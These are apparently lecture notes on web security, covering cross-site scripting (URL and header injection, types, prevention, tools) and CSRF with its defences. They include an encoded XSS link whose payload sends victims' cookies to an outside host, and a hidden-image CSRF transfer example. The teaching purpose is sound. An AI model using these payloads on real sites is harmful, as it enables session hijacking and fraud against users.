
XSS in URL

If the vulnerable input parameter is passed in the URL then the XSS payload is placed in the url. It is a perfect way to send misleading links.

http://193.225.218.118/form3.php?family=<script>alert('XSS');</script>

The previous link can be very suspicious since the link contains the script element. Encoding the XSS payload part of the link makes it more credible:


http://193.225.218.118/form3.php?family=%3Ciframe%20srcdoc=%22%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw%3D%3D%27%26rpar%3B%26rpar%3B%26gt%3B



XSS in HTTP header

Hackers try to discover ways of injecting code in areas commonly overlooked by developers and totally transparent to the client user. The Cross Site Scripting can be sent in the HTTP header too.

Example: Oracle's HTTP server vulnerability:




XSS types

- **DOM based XSS**: The data flow never leaves the browser, classical example: the source is a html element, the result is a sensitive method call.
- **Stored XSS** : The user input is stored on the target server, such as in a database, in a message forum, visitor log. The victims will retrieve the xss through the web site.
- **Reflected XSS**: The user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request.

- **Client Side XSS**: The malicious data is used to fire a JavaScript call
- **Server Side XSS**: The malicious data is sent to the server and the server sends it back without proper validation

XSS case studies



https://www.acunetix.com/blog/news/full-disclosure-high-profile-websites-xss/

Prevention against XSS

- **Escaping user input**

User input and key characters have to be escaped received by a web page so that it couldn't be interpreted in any malicious way. Disallow specific characters – especially < and > characters – from being rendered.

E.g. **<** is converted into **&lt**;

- **Filtering**

It is like escaping, but instead of replacing the control character, it will be simply removed.

- **Input validation**

Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users. Comparing the input against a whitelist or regexp.


- **Sanitizing input**

Changing unacceptable user input to an acceptable format (all previous 3)

XSS exploitation tools

Automatic vulnerable scanners such as OpenVAS can detect Cross Site Scripting vulnerabilities but cannot exploit them. Special tools exist for the exploitation:

- **OWASP Xenotix XSS Exploit Framework**



- **XSSer (installed in Kali)**
- **XSS-Proxy**

Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

Example: The attacker sends a tricky link to the user that executes a malicious action (transfer money to Maria) without realizing it.

- View my Pictures!
- <img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="0" height="0" border="0">

If the user is previously logged in to the bank he has a valid session and the malicious action will be executed. Without the session the action will not be carried out.

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

CSRF prevention

- Checking the referrer header in the client's HTTP request can prevent CSRF attacks
- Adding a per-request nonce “form key” to the URL and all forms in addition to the standard session.
- Adding a hash (session id, function name, server-side secret) to all forms
- Loging off before visiting another site
- Clearing browser's cookies at the end of each browser session

CSRF real example: *Samy worm* in 2005

End of lecture